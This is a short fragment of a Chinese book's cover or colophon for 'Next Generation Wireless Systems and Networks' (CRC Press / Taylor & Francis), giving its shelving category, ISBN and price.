《下一代无线系统与网络》





CRC Press
Taylor & Francis Group



上架指导　计算机／系统开发

ISBN 978-7-111-47721-1　定价：49.80元